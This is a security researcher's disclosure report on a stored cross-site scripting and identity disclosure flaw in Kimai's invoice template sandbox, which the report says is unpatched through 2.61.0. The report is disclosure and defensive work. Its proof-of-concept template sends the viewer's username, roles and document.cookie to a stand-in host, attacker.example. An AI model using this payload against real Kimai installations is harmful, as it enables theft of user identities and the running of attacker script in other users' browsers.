Stored XSS and Identity Disclosure

Invoice Template Rendering, Kimai 2.56.0

Researcher	Abdul-Ramon Adeyemi Folarin
Target	Kimai 2.56.0 (self hosted, Docker)
Stack	PHP 8.3, Symfony 6.4, Twig 3.24.0, MySQL 8.3
Date	23 June 2026
Status	Present through 2.61.0 (current)

#	Title	Severity	Status
1	Stored XSS and identity disclosure via invoice `.html.twig` template	MEDIUM	Unpatched (2.61.0)

Contents

1 Finding **3**
1.1 Summary . . . 3
1.2 Root Cause . . . 3
1.3 Proof of Concept . . . 4
1.4 The HttpOnly Boundary . . . 5
1.5 Impact . . . 6
1.5.1 The privilege precondition . . . 7
1.6 Remediation . . . 7
1.7 Status Across Releases . . . 7

2 Timeline **8**

3 References **8**

Finding

Severity	MEDIUM
CVSS v3.1	5.4 `AV:N/AC:L/PR:H/UI:R/S:C/C:L/I:L/A:N`
CWE	CWE-79 (stored cross site scripting); CWE-200 (information exposure)
Component	`src/Twig/SecurityPolicy/StrictPolicy.php`, `src/Invoice/Renderer/AbstractTwigRenderer.php`
Privilege	`ROLE_SUPER_ADMIN` to plant; render triggered by any user with `create_invoice`
Status	Reproduces on 2.56.0 through 2.61.0

Summary

Kimai renders HTML invoices by passing the chosen `.html.twig` template through a Twig sandbox (`StrictPolicy`). The sandbox limits which Twig tags, filters, functions, and object methods a template may call. It does not sanitize HTML. Literal markup in a template, including `<script>` and tracking `<img>` tags, reaches the rendered output unchanged. The `app.user` global stays reachable inside the sandbox, and the read accessors `getUserIdentifier()`, `getEmail()`, and `getRoles()` all pass.

A `ROLE_SUPER_ADMIN` can register an invoice template that runs attacker controlled JavaScript in the browser of whoever views the rendered invoice and discloses that viewer's username, email, and role set, including whether they hold `ROLE_SUPER_ADMIN`. The template runs in the security context of the user who generates the invoice, so a user below the uploader becomes the victim.

Root Cause

`StrictPolicy::checkMethodAllowed()` blocks a short list of classes and a denylist of `User` secret accessors, then falls through to a generic rule that treats any read prefixed method as allowed:

Listing 1: StrictPolicy.php: the User accessor denylist (excerpt)

```
if ($obj instanceof AppVariable) {
    if (!\in_array($lcm, ['getrequest', 'getuser', 'getlocale'], true)) {
        throw new SecurityNotAllowedMethodError(/* ... */);
    }
    return; // app.user is allowed
}
// generic rule: any get*/has*/is*/__toString passes
if (!str_starts_with($lcm, 'get') && !str_starts_with($lcm, 'has')
        && !str_starts_with($lcm, 'is') && $lcm !== '__tostring') {
    throw new SecurityNotAllowedMethodError('Tried to access non-read method', /* ...
         */);
}
if ($obj instanceof User) {
    if (str_contains($lcm, 'password') || str_contains($lcm, 'totp')
        || str_contains($lcm, 'api') || str_contains($lcm, 'secret')
        || str_contains($lcm, 'token')) {
        throw new SecurityNotAllowedMethodError('Tried to access user secrets', /* ...
             */);
    }
}
```

Two gaps combine:

1. **No output sanitization.** `AbstractTwigRenderer` enables the sandbox and calls `$twig->render($template, $options)`. The sandbox checks the template's Twig constructs and never inspects the resulting HTML. Static `<script>` and `<img>` text is not Twig output, so it is never escaped or stripped.
2. **Identity accessors stay reachable.** The `User` denylist covers `password`, `totp`, `api`, `secret`, and `token`. `getUserIdentifier()`, `getEmail()`, and `getRoles()` hold none of those substrings and start with `get` or `is`, so they pass.

Proof of Concept

The template below was uploaded and rendered. `getPassword()` was tested in the same run and stayed blocked through the substring `password`, which marks the denylist edge: identity accessors slip past it while secret accessors do not.

Listing 2: Confirmed payload (identity disclosure plus stored XSS)

```
<!DOCTYPE html><html><body>
<h1>Invoice</h1>
<img src="https://attacker.example/recon?user={{ app.user.getUserIdentifier() }}&
    roles={% for r in app.user.getRoles() %}{{ r }},{% endfor %}" width="1" height
    ="1">
<script>new Image().src="https://attacker.example/c?"+document.cookie</script>
<p>OS: {{ constant("PHP_OS") }}</p>
<p>User: {{ app.user.getUserIdentifier() }} ({{ app.user.getEmail() }})</p>
<p>Roles: {% for r in app.user.getRoles() %}{{ r }} {% endfor %}</p>
</body></html>
```

Steps:

1. Sign in as `ROLE_SUPER_ADMIN`. Open **Invoices**, **Templates**, **Upload Document**.
2. Upload the payload above and register it as an invoice template.
3. As any user with `create_invoice` (the victim), generate or preview an invoice with that template.
4. The output shows the username, email, and role list. The tracking `<img>` sends the viewer's identity and roles to the attacker host. The `<script>` runs in the viewer's browser. `constant("PHP_OS")` also discloses the host OS, since `constant` sits on the sandbox allow list.




Figure 1: Rendered invoice at `/en/invoice/preview/` showing the viewer's identity (admin, admin@kimai.local), the full role list including `ROLE_SUPER_ADMIN`, and the host OS (Linux) via `constant("PHP_OS")`. The template's `<script>` and tracking `<img>` reach this response unescaped.

The HttpOnly Boundary

`KIMAI_SESSION` carries `HttpOnly`, so the `<script>` payload's `document.cookie` cannot read the session cookie. That control works, and it caps this finding at Medium. The XSS still runs any action in the viewer's authenticated browser, such as a state change, a UI redress, or reading non `HttpOnly` storage. For the session token itself, the companion finding (server side cookie read) provides a path that `HttpOnly` does not block.




Figure 2: DevTools, Application, Cookies shows `KIMAI_SESSION` with `HttpOnly` set, which confirms the `<script>` payload above cannot read it from `document.cookie`. The same capture supports the companion finding, where the token is read server side and bypasses this control.

The `<script>` payload's `document.cookie` does not expose `KIMAI_SESSION`, so this finding alone does not produce a session takeover. The session token is reachable through the companion server side read, which is where the takeover belongs.

Impact

- **Identity and role disclosure (C:L).** The attacker learns the viewer's username, email, and exact roles, which identifies the accounts that hold `ROLE_SUPER_ADMIN` for targeted phishing or takeover.
- **Stored XSS (I:L, S:C).** Attacker JavaScript runs in the viewer's authenticated context. The payload lives in the template and fires for every viewer, which crosses from the uploader to other users.
- **Cross user reach.** The template runs as whoever generates the invoice, so a planted template targets lower privileged invoice users.

The privilege precondition

Planting the template needs `ROLE_SUPER_ADMIN`, a high trust role that can already reconfigure much of the application. The value of the finding sits in three points. It turns a template management permission into code execution in other users' browsers, a broader capability than the role grants on its own. It is quiet and persistent. And it pairs with the server side cookie read to defeat the `HttpOnly` session control. The CVSS `PR:H` captures the precondition.

Remediation

- Run HTML renderer output through a purifier with a tag and attribute allow list before returning it, or serve invoice previews with `Content-Security-Policy: script-src 'none'; img-src 'self' data:`.
- Limit `app.user` inside the invoice sandbox to a minimal projection such as display name, or extend the `User` denylist to reject `getemail`, `getroles`, and `getuseridentifier`.
- Render invoice previews from a sandboxed, cookie free origin to remove the ambient authority of the viewer's session.

Status Across Releases

The `StrictPolicy` sandbox last changed in 2.53.0. Releases 2.57.0 through 2.61.0 address other issues (favorites and timesheet authorization, the `systemAccount` field, rate manipulation, CSRF on several routes, password reset reuse, export template authorization, and SSRF in PDF rendering). None add HTML output sanitization for invoice templates or restrict `app.user` accessors in `StrictPolicy`.

Timeline

Date	Event
2 June 2026	Found while testing the invoice Twig sandbox on 2.56.0
2 June 2026	Payload confirmed to render identity, roles, and an executing `<script>`; `getPassword()` confirmed blocked
23 June 2026	Confirmed present on the 2.61.0 changelog and advisory set

References

- CWE-79, Cross site Scripting (Stored)
- CWE-200, Exposure of Sensitive Information
- OWASP, Cross Site Scripting
- Twig Sandbox documentation
- `src/Twig/SecurityPolicy/StrictPolicy.php`
- `src/Invoice/Renderer/AbstractTwigRenderer.php`

. Shared for coordinated disclosure. This finding is unpatched as of Kimai 2.61.0.